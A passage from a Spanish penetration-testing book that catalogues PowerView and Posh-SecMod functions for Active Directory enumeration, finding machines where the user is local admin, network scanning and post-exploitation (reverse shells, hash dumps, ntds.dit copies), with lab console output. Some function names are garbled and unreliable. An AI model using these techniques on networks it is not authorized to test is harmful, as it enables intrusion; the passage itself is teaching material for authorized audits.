Invoke-UserHunterThreaded	Versión con *threads* de *Invoke-UserHunter*
Invoke-StealthUserHunter	Encuentra los servidores de ficheros utilizados en los directorios de los usuarios y chequea las sesiones sobre cada servidor de archivos

Nombre	Descripción
Invoke-UserProcessHunter	Encuentra los procesos que se ejecutan en las máquinas del dominio que corren bajo el privilegio de un usuario concreto
Invoke-ProcessHunter	Enumera procesos con un nombre específico que se encuentra corriendo en diversas máquinas
Invoke-UserEventHunter	Enumera eventos de *logon* solicitando a los *domain controller* esta información

Tabla 3.11: Funcionalidades de user-hunting de PowerView.

A continuación se detallan las funciones proporcionadas en la categoría relaciones de confianza en dominios:

Nombre	Descripción
Get-NetDomainTrusts	Lista todas las relaciones de confianza del actual dominio
Get-NetDomainTrustsLDAP	Lista todas las relaciones de confianza del actual dominio, pero solo utilizando LDAP. Esto permite hacer *relay* de todo el tráfico a través de tu DC primario
Get-NetForestTrusts	Lista todas las relaciones de confianza para los *forest* asociados con el actual usuario del dominio
Invoke-FindUserTrustGroups	Enumera los usuarios que están en grupos fuera de su principal dominio
Invoke-FindAllUserTrustGroups	Mapea todos los *domain trusts* y enumera todos los usuarios que están en grupos fuera de su principal dominio
Invoke-FindGroupTrustUsers	Enumera todos los miembros de un grupo de dominio y encuentra los usuarios que están fuera del dominio consultado. Se debe indicar un dominio
Invoke-FindAllGroupTrustUsers	Mapea todos los *domain trusts* y enumera grupos con usuarios fuera de su principal dominio
Invoke-EnumerateLocalTrustGroups	Enumera miembros del grupo de administradores cruzados
Invoke-EnumerateLocalTrustGroup sThreaded	Versión con *threads* de *Invoke-EnumerateLocalTrustGroups*
Invoke-MapDomainTrusts	Se intenta construir un mapa relacional de todos los *domain trusts*
Invoke-MapDomainTrustsLDAP	Se intenta construir un mapa relacional de todos los *domain trusts* utilizando *Get-NetDomainTrustsLDAP*

Tabla 3.12: Funcionalidades de domain trust de PowerView.

A continuación se detallan las metafunciones y el resto de funciones que se agrupan en la categoría otros de *PowerView:*

Nombre	Descripción
Invoke-Netview	Es un *port* de la herramienta *netview.exe* utilizando las funcionalidades *Get-Net**. Encuentra máquinas sobre un dominio local y ejecuta varios métodos para enumerar recursos compartidos. Además, permite visualizar sesiones activas. Interesante comando para la fase de descubrimiento de red
Invoke-NetviewThreaded	Versión con *threads* de *Invoke-Netview*
Invoke-ShareFinder	Encuentra y enumera los recursos compartidos de los equipos que forman parte de la red. Utiliza técnicas no estándar para ello
Invoke-hareFinderThreaded	Versión con *threads* de *Invoke-ShareFinder*
Invoke-FileFinder	Encuentra archivos potencialmente sensibles sobre los equipos de un dominio local
Invoke-FileFinderThreaded	Versión con *threads* de *Invoke-FileFinderThreaded*
Invoke-dLocalAdminAccess	Encuentra máquinas en las que el usuario que ejecuta el comando tiene acceso como administrador local
Invoke-LocalAdminAccesThreaded	Versión con *threads* de *Invoke-FindLocalAdminAccesThreaded*
Invoke-UserFieldSearch	Se realiza una búsqueda de usuarios a través de un campo, como por ejemplo su nombre. Es necesario utilizar el parámetro *term* para indicar el término que se quiere *matchear* y el parámetro *field* para indicar sobre qué campo se realiza la búsqueda del término
Invoke-ComputerFieldSearch	Similar al comando *Invoke-UserFieldSearch*, con la diferencia de que las búsquedas se realizan sobre máquinas
Get-ExploitableSystems	Encuentra sistemas que parecen vulnerables a algunos *exploits* conocidos. El detalle de los *exploits* que se pueden utilizar se encuentra comentado en el código fuente de *PowerView*
Get-LAPSPasswords	Lista contraseñas LAPS, *Local Administrator Password Solution*, para cada cuenta de equipo

Nombre	Descripción
Invoke-HostEnum	Se ejecuta todos los chequeos disponibles para enumerar recursos compartidos, objetos de tipo usuarios logados, sacar información de directorio, enumeración de grupos locales y usuarios, etcétera. Todo esto indicando con el parámetro *HostName* la máquina sobre la que se lanzará este todo en uno
Invoke-EnumerateLocalAdmins	Enumera los miembros del grupo administradores de las máquinas del dominio, siempre que se pueda
Invoke-EnumerateLocalAdminsThreaded	Versión con *threads* de *Invoke-numeraLocalAdmins*
Get-HostIP	Resuelve un nombre de máquina a una dirección IP. Esto puede ser bastante útil para conocer las direcciones IP de las máquinas del dominio. Si no se introduce el parámetro *hostname*, se coge por defecto la máquina local
Set-MacAttribute	Permite modificar los atributos de un fichero
Invoke-CopyFile	Copia un archivo local a una ubicación remota
Test-Server	Prueba la conectividad con una máquina específica
Get-UserProperties	Lista las propiedades para un usuario específico
Get-ComputerProperties	Lista las propiedades para un equipo específico
Get-LastLoggedOn	Indica el último usuario logado en el equipo indicado
Get-UserLogonEvents	Devuelve eventos de *logon* de una máquina específica, siempre y cuando se tenga acceso
Get-UserTGTEvents	Devuelve eventos de peticiones TGT en una máquina específica
Invoke-CheckLocalAdminAccess	Chequea si el usuario actual tiene acceso como administrador local en una máquina específica
Invoke-SearchFiles	Realiza búsquedas sobre un *path* local o remoto para encontrar ficheros con *términos* concretos en su nombre. Este comando es útil para realizar búsquedas de ficheros en las máquinas del dominio. Se debe indicar el parámetro *terms*
Convert-NameToSid	Convierte un nombre de usuario o nombre de grupo a un SID. Se debe indicar el parámetro *name*
Convert-SidToName	Convierte un SID, *Security Identifier*, a un nombre de usuario o nombre de grupo. Se debe indicar el parámetro SID

Tabla 3.13: Metafunciones y otras funciones de PowerView.

Como se puede ver en las tablas anteriores, existe un gran número de funcionalidades con la que extraer un gran volumen de información del dominio y de las máquinas que componen éste.

Estas funcionalidades unidas a técnicas de elevación de privilegio en el dominio o de movimiento lateral a través de *Pass the Hash* permiten ir avanzando en la recopilación de información valiosa para una auditoría en la red corporativa.

PoC: Resumen de PowerView

Aunque todos los comandos son valiosos y puedan ser utilizados en cualquier momento, en función de las condiciones del entorno en el que el *pentester* se encuentre, se ha querido resumir algunos muy interesantes. Hay que tener en cuenta que las condiciones en las que el *pentester* se encuentre, pueden hacer que se necesite la ejecución de una u otra funcionalidad.

Uno de los primeros comandos y que más información puede devolver es *Get-NetUser*. Esta funcionalidad proporciona información sobre todos los usuarios del directorio activo, por lo que se puede encontrar gran cantidad de correos electrónicos, SID, unidades organizativas, información de logueo, cambio de contraseñas, el *path* de *ADS*, certificado si éste utiliza, etcétera.

Para convertir los SID que se pueden encontrar por el dominio se puede utilizar el comando *Convert-SidToName*. Como se puede visualizar en la imagen, convertir de SID a nombre de usuario, y viceversa es realmente sencillo.

```
Name: PS C:\Users\pgonzalez\Desktop\PowerTools-master\PowerView> Convert-Na
meToSid

cmdlet Convert-NameToSid en la posición 1 de la canalización de comandos
Proporcione valores para los parámetros siguientes:
Name: pablo.gonzalez
S-1-5-21-3290230174-[redacted]-1117
PS C:\Users\pgonzalez\Desktop\PowerTools-master\PowerView> Convert-SidToNam
e

cmdlet Convert-SidToName en la posición 1 de la canalización de comandos
Proporcione valores para los parámetros siguientes:
SID: S-1-5-21-3290230174-[redacted]-1117
[redacted]\Pablo.Gonzalez
PS C:\Users\pgonzalez\Desktop\PowerTools-master\PowerView>
```

Fig. 3.18: Conversión de SID a nombre de usuario y viceversa.

Otro comando muy útil es *Invoke-Netview*. Con este comando, como se puede visualizar en la imagen, se puede encontrar las sesiones activas que hay en las distintas máquinas del dominio, los recursos compartidos de estas, etcétera.

Esta información es útil para poder tener una visión clara del dominio. El comando puede lanzarse contra todo el dominio simplemente ejecutando *Invoke-Netview*. Si por el contrario se quiere lanzar sobre una máquina o un conjunto de máquinas se puede utilizar el parámetro *hosts* y *hostList*.

Otro parámetro interesante es *CheckShareAccess*, el cual hará de filtro sobre los recursos compartidos que se muestran, indicando sólo los que el usuario que ejecuta el comando tiene acceso.

```
PS C:\Users\pgonzalez\Desktop\PowerTools-master\PowerView> Invoke-Netview -
Hosts P11P-07
Running Netview with delay of 0
[+] Domain Controller: DC03.[redacted]
[+] Domain Controller: DC02.[redacted]
[+] Domain Controller: DC01.[redacted]
[+] Domain Controller: DC04.[redacted]
[*] Total number of hosts: 1

[+] Server: P11P-07
[+] IP: 172.16.10.203 169.254.148.79 192.168.1.15
[+] P11P-07 - Logged-on - [redacted]\\Pablo.Gonzalez
[+] P11P-07 - Logged-on - [redacted]\\Pablo.Gonzalez
[+] P11P-07 - Logged-on - [redacted]\\Pablo.Gonzalez
[+] P11P-07 - Logged-on - [redacted]\\Pablo.Gonzalez
[+] P11P-07 - Share: ADMIN$     : Admin remota
[+] P11P-07 - Share: C$         : Recurso predeterminado
[+] P11P-07 - Share: D$         : Recurso predeterminado
[+] P11P-07 - Share: E$         : Recurso predeterminado
[+] P11P-07 - Share: IPC$       : IPC remota
[+] P11P-07 - Share: print$     : Controladores de impresora
PS C:\Users\pgonzalez\Desktop\PowerTools-master\PowerView>
```

Fig. 3.19: Recolección de información con Invoke-Netview.

Uno de los comandos importantes que se han estudiado en las tablas anteriores es *Invoke-FindLocalAdminAccess*. Gracias a este comando se pueden encontrar máquinas en el dominio en las que el usuario que lanza el comando tenga privilegio de administrador. Si una de estas máquinas es encontrada, se podría lanzar un *cmd* remoto y después, por ejemplo, ejecutar un proceso como una *Meterpreter* e ir ganando más funcionalidades.

En la mayoría de los casos, un usuario normal del dominio no tendrá privilegios de administrador en las máquinas, aunque pueden existir máquinas que tengan como función principal servir archivos dónde se den ciertos privilegios a todos los usuarios. En otras ocasiones, también puede ser que un usuario normal también tenga el máximo privilegio en máquinas compartidas que centralizan funcionalidades. Sea como sea, este comando encontrará estas máquinas e indicará que el usuario que se utiliza tiene privilegio de administrador en dichas máquinas, tal y como puede verse en la imagen.

```
DETALLADO: [*] Enumerating server USS-SUN_Server.[redacted] (11 of 24)
DETALLADO: [*] Enumerating server DC03.[redacted] (12 of 24)
DETALLADO: [*] Enumerating server P11P-56.[redacted] (13 of 24)
DETALLADO: [*] Enumerating server P11P-12.[redacted] (14 of 24)
DETALLADO: [*] Enumerating server DC02 [redacted] 15 of 24)
DETALLADO: [*] Enumerating server [redacted] local (16 of 24)
DETALLADO: [*] Enumerating server [redacted]cal (17 of 24)
DETALLADO: [*] Enumerating server [redacted]l (18 of 24)
DETALLADO: [*] Enumerating server [redacted]al (19 of 24)
DETALLADO: [*] Enumerating server [redacted]cal (20 of 24)
DETALLADO: [+] Current user '[redacted]\Pablo.Gonzalez' has local admin
access on [redacted].local ([redacted]242)
[redacted].local (21 of 24)
DETALLADO: [*] Enumerating server [redacted].ocal (22 of 24)
DETALLADO: [*] Enumerating server [redacted]al (23 of 24)
DETALLADO: [*] Enumerating server [redacted]local (24 of 24)
DETALLADO: [+] Current user '[redacted]\Pablo.Gonzalez' has local admin
access on [redacted].local ([redacted].146)
```

Fig. 3.20: Encontrando máquinas dónde el usuario tiene acceso de administrador.

El último comando, el cual hace un resumen global de todos los *checks* es *Invoke-hostenum*. Con este comando, indicando el *hostname* de una máquina del dominio se obtiene gran cantidad de información. Se recopilan los grupos de la máquina, los usuarios administradores, los servicios existentes, los recursos compartidos existentes, los procesos que ejecutan en la máquina, los usuarios logados en la máquina, etcétera. Información muy interesante y que ayuda a conocer más detalles y posibles puntos débiles en las máquinas del dominio.

4. Posh-SecMod

Posh-SecMod es un módulo para *PowerShell v3*, el cual proporciona una colección de funciones que pueden ser útiles en el día a día del *pentester*. Este conjunto de módulos ha sido escrito por *Carlos Pérez*, quizá más conocido como *Dark Operator*. *Posh-SecMod* se puede descargar desde su repositorio de *Github https://github.com/darkoperator/Posh-SecMod.*

Las funcionalidades que proporciona este módulo se enumeran a continuación:

- *Discovery*. Funciones que permiten realizar descubrimiento en la red. Se pueden encontrar funciones típicas de etapas de *footprinting* como puede ser el *Whois*, funcionalidades de red para obtener información de un servidor DNS, enumerar un rango de direcciones IP, escaneos de puertos sobre máquinas remotas, escaneos a través del protocolo ICMP o escaneos ARP, etcétera.
- *Utilities*. Este módulo proporciona diferentes funciones que permiten al *pentester* desde la descarga de ficheros en diferentes direcciones URL, manejo de archivos comprimidos, gestión de *hashes* en ficheros con diferentes algoritmos como MD5, SHA1, SHA256, SHA384, SHA512, obtener la última versión de las herramientas de *Sysinternals*. Como se puede ver es un módulo con diferentes utilidades que en un momento pueden ayudar durante la realización de un *pentesting*.
- *Registry*. Este módulo proporciona una colección de funciones que permite al usuario manipular el registro de los equipos de forma remota a través del lenguaje de instrumentación *WMI*.
- *Audit*. Este módulo proporciona funciones enfocadas a la auditoría de sistemas. Funciones que permiten enumerar los tipos de sesiones logadas, recuperar información sobre las máquinas del directorio activo, recuperar información sobre los usuarios del directorio activo, recuperar más detalles sobre el directorio activo, etcétera.
- *PostExploitation*. Este módulo presenta funciones que ayudan al *pentester* a realizar tareas de *post-explotación*. Estas tareas son vitales para terminar con éxito un *pentest* y se pueden encontrar funciones que permitan transformar código de *PowerShell* en base64, el cual se puede ejecutar desde la línea de comandos, funciones que ayudan a comprimir el tamaño del *script*, funciones que hacen la descarga de un *script*, un binario, y ejecutan su contenido de forma *encodeada*. Además, la posibilidad de ejecutar procesos remotos a través de *WMI*, realiza un *dumpeo* de *hashes* del sistema, devolver una *shell* inversa a otra máquina

configurada para ello a través de TCP, realiza una copia del fichero *ntds.dit*, utilidades para transformar contenido a hexadecimal, etcétera. Este módulo, como se puede entender tras la enumeración de acciones, es muy interesante y útil a la hora de no disponer de otras herramientas en el sistema.

- *Parse*. Este módulo proporciona funciones para realizar *parseos* de ficheros XML de *Nmap* o *DNSRecon*.
- *Database*. Este módulo proporciona funciones que pueden ser utilizadas para interactuar con bases de datos, pudiendo conectar y realizar consultas contra una base de datos *SQLite*. Estas funciones pueden ser interesantes tanto para tratar información masiva que se pueda recopilar en una fase previa del *pentesting*, como para investigar ciertos archivos *SQLite* encontrados durante el proceso.
- *Nessus, VirusTotal, Shodan y Metasploit*. Estos módulos permiten interactuar con estas herramientas y servicios simplificando su integración o uso a través de la línea de comandos de *PowerShell*. En la versión 1.3 de *Posh-SecMod* se han convertido en módulos propios con los nombres *Posh-Metasploit, Posh-Nessus, Posh-Shodan* y *Posh-VirusTotal*, con sus repositorios de *GitHub* propios. *Posh-Nessus* proporciona una colección de ensamblados y funciones para automatizar el uso de uno de los escáneres más famosos. *Posh-Metasploit* proporciona funciones para automatizar el uso de *Metasploit Framework* a través de la API XMLRPC. *Posh-Shodan* proporciona funciones para realizar descubrimiento de máquinas utilizando el servicio *Shodan* utilizando un API *key*. *Posh-VirusTotal* proporciona funciones para interactuar con el servicio de *VirusTotal* a través de una API *key*. Se tratarán más adelante estos módulos, ya que aportan y son interesantes para el *pentesting* desde *PowerShell*.

Módulos para comenzar

En este apartado se muestran los módulos de *Posh-SecMod* relacionados con las utilidades básicas, tratamiento de registro, *parseos* sobre ficheros, gestión de base de datos y funciones de auditoría. Para una mejor comprensión se realizarán algunas pruebas de concepto de las funcionalidades que se ofrecen en estos módulos de *Posh-SecMod*. El primer módulo del que se enumerarán las funciones disponibles es *Audit*:

<table>
<tr><th>Función</th><th>Descripción</th></tr>
<tr><td>Get-AuditLogedOnSessions</td><td>Esta función enumera las sesiones logadas en una máquina dada. Internamente esta función utiliza el lenguaje WMI. Por ejemplo, si se quiere saber qué sesiones tienen procesos ejecutando se puede ejecutar Get-AuditLogedOnSessions | where-object {$_.processes –gt 0}</td></tr>
<tr><td>Get-AuditDSComputerAccount</td><td>Enumera los equipos pertenecientes al dominio mostrando información sobre las versiones de sistema operativo que ejecutan las máquinas, el service pack, la ruta DN dentro del dominio, la dirección IP de la máquina, etcétera</td></tr>
</table>

Función	Descripción
Get-AuditDSUserAcount	Enumera los usuarios pertenecientes al dominio mostrando información como el nombre de cuenta o *SAMAccount*, ruta *DN* en el dominio, datos sobre la contraseña como la fecha de modificación, expiración de ésta, etcétera. Además, información sobre los grupos a los que pertenece el usuario, el último *logon* o el identificador de seguridad *SID*
Get-AuditDSLockedUserAcount	Enumera las cuentas de usuario que se encuentran bloqueadas en el dominio
Get-AuditDSDisabledUserAcount	Enumera las cuentas de usuario que se encuentran deshabilitadas en el dominio
Get-AuditDSDeletedAccount	Enumera las cuentas de usuario que se han eliminado en el dominio
Get-AuditInstallSoftware	Devuelve el listado de *software* instalado
Get-AuditFileTimeStamp	Esta función recupera las marcas de tiempo de un archivo, el cual es pasado a través del parámetro *–file*. La información que se recupera es el último acceso, la última escritura, la fecha de creación, la fecha y hora de modificación, la cual no se muestra en las propiedades de un fichero

Tabla 3.14: Funciones de Audit en Posh-SecMod.

El segundo módulo a tratar es *Database*. Estas funciones permiten al *pentester* interactuar con una base de datos *SQLite*:

<table>
<tr><th>Función</th><th>Descripción</th></tr>
<tr><td>Connect-DBSQLite3</td><td>Permite crear una conexión a base de datos SQLite 3. La conexión es almacenada en $Global:sqliteconn</td></tr>
<tr><td>Remove-DBSQLite3Connection</td><td>Elimina una conexión SQLite. Para eliminar la conexión se le tiene que indicar el index adecuado. En caso de no pasarle un index se lleva a cabo la eliminación de todas las conexiones, por ejemplo Get-DBSQLite3Connection | Remove-SQLite3Connection</td></tr>
<tr><td>Get-DBSQLite3Connection</td><td>Enumera las diferentes conexiones abiertas con la base de datos</td></tr>
<tr><td>Invoke-SQLite3Query</td><td>Ejecuta consultas SQL contra una conexión existente. Para indicar la conexión que se quiere utilizar se dispone del parámetro index. Un ejemplo válido es Invoke-SQLite3Query –SQL "SELECT nombre FROM tabla1;" –Index 1. Esta instrucción devolverá los valores del campo nombre que se encuentra en la tabla1 a través del uso de la conexión con identificador 1</td></tr>
</table>

Tabla 3.15: Funciones de Database en Posh-SecMod.

El tercer módulo a tratar es *Parse*. Estas funciones permiten al *pentester* parsear de forma sencilla archivos de herramientas como *Nmap* o *DNSRecon* y filtrar estos ficheros en función de las condiciones que se requieran. Juntando funciones del módulo *Parse* y del módulo *Database* se puede llevar un volcado organizado de información de una herramienta a una base de datos dónde tener la información estructurada y organizada. El módulo *Parse* proporciona 2 funciones:

Función	Descripción
Import-NmapXML	Importa un fichero XML de *Nmap* y devuelve una colección de objetos, los cuales representan la información del escaneo que se encuentra en el fichero XML
Import-DNSReconXML	Importa un fichero XML de la herramienta *DNSRecon* creando objetos con la información que proporciona la herramienta. Por ejemplo, *Import-DNSReconXML .\output.xml -Filter SRV* devuelve objetos con información de los *Service Record* reportados por *DNSRecon*

Tabla 3.16: Funciones de Parse en Posh-SecMod.

El cuarto módulo a tratar es *Registry*. Con estas funciones el *pentester* puede manejarse y realizar acciones de forma cómoda en el registro de la máquina.

Función	Descripción
Get-RegKeys	Enumera las claves que se encuentran dentro de una clave de registro
New-RegKey	Crea una clave de registro dentro de la clave indicada
Remove-RegKey	Elimina una clave de registro indicada
Get-RegValues	Enumera los valores y los tipos de éstos de una clave de registro indicada
Test-RegKeyAccess	Chequea si se tiene acceso a la ubicación del registro indicada. Además, chequea el tipo de permiso que se tiene sobre la ubicación. A través del uso del parámetro *AccessType* se pregunta a la función si se tiene permiso para realizar consultas, eliminar claves, modificar valores, cambiar el propietario, etcétera
Set-RegValue	Modificar o poner un valor a una clave indicada
Get-RegValue	Recupera el valor de la clave
Remove-RegValue	Elimina un valor específico de una clave
Get-RegKeySecurityDescriptor	Enumera el propietario de una clave de registro y la lista de control de acceso de dicha clave

Tabla 3.17: Funciones de Registry en Posh-SecMod.

El quinto módulo a tratar es *Utility*. Estas funciones proporcionan al *pentester* pequeñas utilidades que pueden ser necesitadas en algún instante en el *pentest*. Esta pequeña colección de herramientas proporciona diferentes acciones y, en algunos casos, muy diferentes.

Función	Descripción
Get-WebFile	Esta función permite descargar un archivo desde una dirección URL y almacenarlo en una ruta local
New-Zip	Crea un nuevo fichero *Zip* con contenido
Add-Zip	Añade contenido a un fichero *Zip*
Get-ZipChildItems_Recurse	Lista el contenido del fichero *Zip* de forma recursiva
Get-Zip	Lista el contenido del fichero *Zip*
Expand-Zip	Descomprime el contenido del fichero *Zip* y lo almacena en una ruta la cual se indica como parámetro
Get-FileHash	Esta función recibe un fichero y devuelve el *hash* de dicho archivo en formato MD5, SHA1, SHA256, SHA 384 o SHA512. Como ejemplo se indica *ls *.exe | Get-FileHash*
Update-SysinternalsTools	Permite la descarga de la última versión de las herramientas de *Sysinternals*. La ruta dónde se descargan se indica en la invocación de la función
Get-ComObject	Enumera los objetos COM disponibles en el sistema local
Get-PoshSecModVersion	Lista la versión que se está utilizando de *Posh-SecMod* e indica cuál es la última versión disponible

Tabla 3.18: Funciones de Utility en Posh-SecMod.

Discovery

Este módulo permite al *pentester* disponer de funciones que ayudan en el proceso de *footprinting* y *fingerprinting*. Todas las funciones que se pueden encontrar en él son utilizables tanto en auditorías técnicas internas como externas, ya que permiten de una u otra manera facilitar el proceso de descubrimiento.

Una de las características de las funciones de escaneo que se encuentran en el módulo *Discovery* es que permiten realizar un escaneo básico de diferentes formas, e incluso a diferentes niveles de red. Las funciones que se pueden encontrar en este módulo son más de 10 y se describen a continuación:

Función	Descripción
Get-Whois	Realiza una consulta *Whois* sobre un dominio que se le proporciona a la función
Get-MDNSRecords	Enumera los registros *mDNS* que se encuentran en la red local

Función	Descripción
New-IPRange	Genera una colección de objetos IPv4 o IPv6 según el rango indicado. Por ejemplo, *New-IPRange –Range 192.168.1.1-192.168.1.10*
New-IPv4Range	Genera un listado de direcciones IP indicadas en el rango proporcionado a la función
New-IPv4FromCIDR	Genera un listado de direcciones IP a través de una red que se proporciona a la función. Por ejemplo, *New-IPv6FromCIDR –Network 192.168.1.0/32*
Invoke-ReverseDNSLookup	Realiza resolución inversa. La función admite diferentes opciones para generar el listado de direcciones IP, por ejemplo *Invoke-ReverseDNSLookup –CIDR <red>* o *Invoke-ReverseDNSLookup –Range <dirección IP inicial>-<dirección IP final>*
Invoke-PingScan	Realiza un escaneo a través de ICMP contra un rango de direcciones IP proporcionadas a través del parámetro *Range*. También se puede utilizar el parámetro *–CIDR*
Invoke-PortScan	Realiza un escaneo completo a través del protocolo TCP y UDP. Por ejemplo, *Invoke-PortScan -Target 192.168.1.3 -Ports 22,135,139,445 -Type TCP*
Invoke-ARPScan	Realiza un escaneo ARP sobre la red local. Este tipo de escaneo permite descubrir máquinas conectadas a la red local
Get-SystemDNSServer	Enumera los servidores DNS del sistema local
Invoke-EnumSRVRecords	Enumera los registros SRV del DNS dado un dominio
Resolve-HostRecord	Resuelve un nombre de dominio o FQDN a su registro CNAME, A o AAAA
Resolve-DNSRecord	Realiza consultas específicas contra un servidor DNS. Por ejemplo, *Resolve-DNSRecord -Target microsoft.com -Type MX*
ConvertTo-InAddrARPA	Conviene una *String* que representa una dirección IP a formato *In-Addr-ARPA*

Tabla 3.19: Funciones de Discovery en Posh-SecMod.

PoC: Tipos de escaneos

En esta prueba de concepto se estudiarán diferentes funciones que permiten realizar un descubrimiento de máquinas en una red, ya sea local o remota. Principalmente el módulo *Discovery* de *Posh-SecMod* proporciona 3 funciones para realizar descubrimiento de máquinas directamente, omitiendo las funciones relacionadas con el protocolo DNS.

Las funciones *Invoke-ARPScan, Invoke-PingScan* o *Invoke-PortScan* ayudarán al *pentester* a reconocer máquinas en la red.

La primera función es *Invoke-ARPScan*, la cual es muy útil en una red de ámbito local, ya que permite conocer el número de máquinas que existe en la red y la relación dirección IP – Dirección MAC de éstas.

El escaneo es a nivel de enlace, por lo que los *firewall* que trabajan a nivel de red no bloquearán estas peticiones.

```
PS D:\libros\pentesting powershell\Posh-SecMod-master\Discovery> Invoke-ARPScan -MaxThreads 10 -CIDR
 192.168.56.0/24

MAC                                                      Address
---                                                      -------
08:00:27:75:68:36                                        192.168.56.100
08:00:27:00:58:E5                                        192.168.56.101
08:00:27:10:8C:55                                        192.168.56.102
08:00:27:EA:54:F2                                        192.168.56.103
08:00:27:00:58:E5                                        192.168.56.255

PS D:\libros\pentesting powershell\Posh-SecMod-master\Discovery>
```

Fig. 3.21: Descubrimiento de máquinas a nivel de enlace con ARP Scan.

El escaneo por protocolo ARP se reduce a la realización de una petición *ARP Request* a la dirección *broadcast* que es la *ff:ff:ff:ff:ff:ff* preguntando por una dirección IP en concreto. Se puede traducir en un mensaje que es enviado a todas las máquinas de la red a nivel de dirección MAC y que pregunta, ¿Quién tiene la dirección IP X? Como la función *Invoke-ARPScan* permite al usuario configurar un rango de direcciones IP, a través del parámetro *Range*, o una máscara de red, a través del parámetro *CIDR*, se puede preguntar a todas las máquinas que se quiera para ver si están encendidas y con conectividad.

El escaneo por ICMP es el que se implementa en la función *Invoke-PingScan*. Es realmente sencillo de cortar ya que se podría bloquear, es decir, hacer que la máquina destino rechazase la contestación. Es un escaneo rápido y que de un primer vistazo puede aportar conocimiento sobre la conectividad con las máquinas de una red, ya sea local o remota.

```
PS D:\libros\pentesting powershell\Posh-SecMod-master\Discovery> Invoke-PingScan -CIDR 192.168.56.0/
24

                                            Time Address
                                            ---- -------
                                               0 192.168.56.101
                                               1 192.168.56.102
                                               0 192.168.56.103

PS D:\libros\pentesting powershell\Posh-SecMod-master\Discovery>
```

Fig. 3.22: Ejecución de un escaneo a través de ICMP en una red.

La función *Invoke-PortScan* proporciona un escaneo de puertos a través del protocolo TCP y UDP. Mediante el uso del parámetro *Type* se puede elegir entre uno de los dos protocolos. Se puede realizar un escaneo de puertos contra un grupo de máquinas, por ejemplo utilizando el parámetro *CIDR*, o directamente contra una en concreto utilizando el parámetro *Target*. El parámetro *Ports* permite enumerar una serie de puertos a escanear, por ejemplo si se quiere escanear el puerto 22, 23 y 25 se indicaría de la siguiente forma *–Ports 22,23,25*.

En la imagen se puede visualizar la ejecución de esta función dónde se obtiene como resultado los puertos abiertos de una máquina.

```
PS D:\libros\pentesting powershell\Posh-SecMod-master\Discovery> Invoke-PortScan -Target 192.168.56.
103 -Type TCP -Ports 21,22,80,445,500

Host                                    Port State                       Type
----                                    ---- -----                       ----
192.168.56.103                            21 Open                        TCP
192.168.56.103                            22 Open                        TCP
192.168.56.103                            80 Open                        TCP
192.168.56.103                           445 Open                        TCP

PS D:\libros\pentesting powershell\Posh-SecMod-master\Discovery>
```

Fig. 3.23: Ejecución de un escaneo de puertos TCP.

En algunos casos puede ser interesante mezclar estas funciones con *scripting* básico o con canalización de objetos para potenciar el uso de las funciones.

Por ejemplo, para poder realizar un escaneo sobre una máquina concreta a un rango de puertos lo suficientemente grande como para no poder enumerar en la línea de comandos todos los puertos se puede hacer uso del operador de rango "..". Para generar una colección de números entre un valor mínimo y un valor máximo se ejecuta la instrucción *<valor mínimo>..<valor* máximo>, por ejemplo *20..500*. Esta instrucción devolverá 480 líneas dónde cada línea es un número empezando por el 20, 21, hasta el 500. Utilizando canalización se podría pasar cada número a *foreach* para que itere sobre ellos de la siguiente manera *20..500 | foreach { Invoke-PortScan –Target <dirección IP> -Ports $_ -Type TCP }*. La variable especial *$_* irá cogiendo los diferentes valores entre el 20 y el 500 por cada iteración, tal y como puede visualizarse en la imagen.

```
PS D:\libros\pentesting powershell\Posh-SecMod-master\Discovery> 20..500 | foreach {Invoke-PortScan
-Target 192.168.56.103 -Type TCP -Ports $_}

Host                                    Port State                       Type
----                                    ---- -----                       ----
192.168.56.103                            21 Open                        TCP
192.168.56.103                            22 Open                        TCP
192.168.56.103                            23 Open                        TCP
192.168.56.103                            25 Open                        TCP
192.168.56.103                            53 Open                        TCP
192.168.56.103                            80 Open                        TCP
192.168.56.103                           111 Open                        TCP
192.168.56.103                           139 Open                        TCP
192.168.56.103                           445 Open                        TCP
```

Fig. 3.24: Seleccionando un rango de puertos TCP con Invoke-Portscan.

La función *Invoke-ReverseDNSLookup* permite al *pentester* obtener el nombre de dominio o de máquina a través de la resolución inversa de una dirección IP. La función dispone del parámetro *Range* y *CIDR* para configurar rangos de direcciones IP o escanear una red a través del uso de la máscara de red. Si se quieren escanear direcciones IP de diferentes redes o muy variadas, las cuales no son consecutivas, la función no dispone de un parámetro para ello, por lo que se puede hacer un ejercicio sencillo de canalización.

En primer lugar el *pentester* crea un archivo de texto dónde por cada línea introduce una dirección IP. Este fichero será pasado a través de un *pipe* a *foreach* dónde por cada iteración se ejecutará una llamada a esta función con un rango para una sola dirección IP, en este caso la que corresponda en cada iteración. La instrucción a ejecutar es *cat <fichero con direcciones IP> | foreach { Invoke-ReverseDNSLookup –Range $_-$_ }*. La variable *$_* es utilizada en el parámetro *Range* para poner el mínimo y el máximo del rango, en este caso es el mismo valor.


```
PS D:\libros\pentesting powershell\Posh-SecMod-master\Discovery> cat .\ip.txt | foreach {Invoke-Reve
rseDNSLookup -Range $_-$_}

HostName                          Aliases                        AddressList
--------                          -------                        -----------
google-public-dns-a.google.com    {}                             {8.8.8.8}
google-public-dns-b.google.com    {}                             {8.8.4.4}
P11P-07.11Paths.local             {}                             {fe80::4e9:e464:5973:944f%23,...
METASPLOITABLE                    {}                             {192.168.56.103}

PS D:\libros\pentesting powershell\Posh-SecMod-master\Discovery>
```

Fig. 3.25: Resolución inversa de direcciones IP obtenidas a través de fichero personalizado.

Post-Explotación con Posh-SecMod

El módulo de *PostExploitation* de *Posh-SecMod* presenta un gran número de funciones relacionadas con la fase de *post-explotación* de un test de intrusión. Como se puede leer en la descripción de las funciones el *pentester* puede disfrutar de diversas opciones para obtener información, como un listado de *hashes*, de las máquinas a las que se accede, la posibilidad de descargar código ejecutable en diversos formatos, la posibilidad de ejecutar procesos de forma remota, una *shell* inversa a través del protocolo TCP, etcétera.

Este módulo es uno de los más funcionales del conjunto *Posh-SecMod*, aunque como se ha ido viendo en el resto de módulos hay funcionalidades muy interesantes para la realización del *pentest*.

A continuación se muestran las funciones disponibles en el módulo:

Función	Descripción
ConvertTo-PostBase64Command	Esta función convierte un comando en formato *String* en un comando *encodeado* en *Base64*. Como ejemplo se presenta la siguiente instrucción *ConvertTo-Base64Command -command "write-host 'hello world'"*, dando como salida *dwByAGkAdA-BlAC0AaABvAHMAdAAgACcAaABlAGwAbABvACAAdwBvA-HIAbABkACcA*.
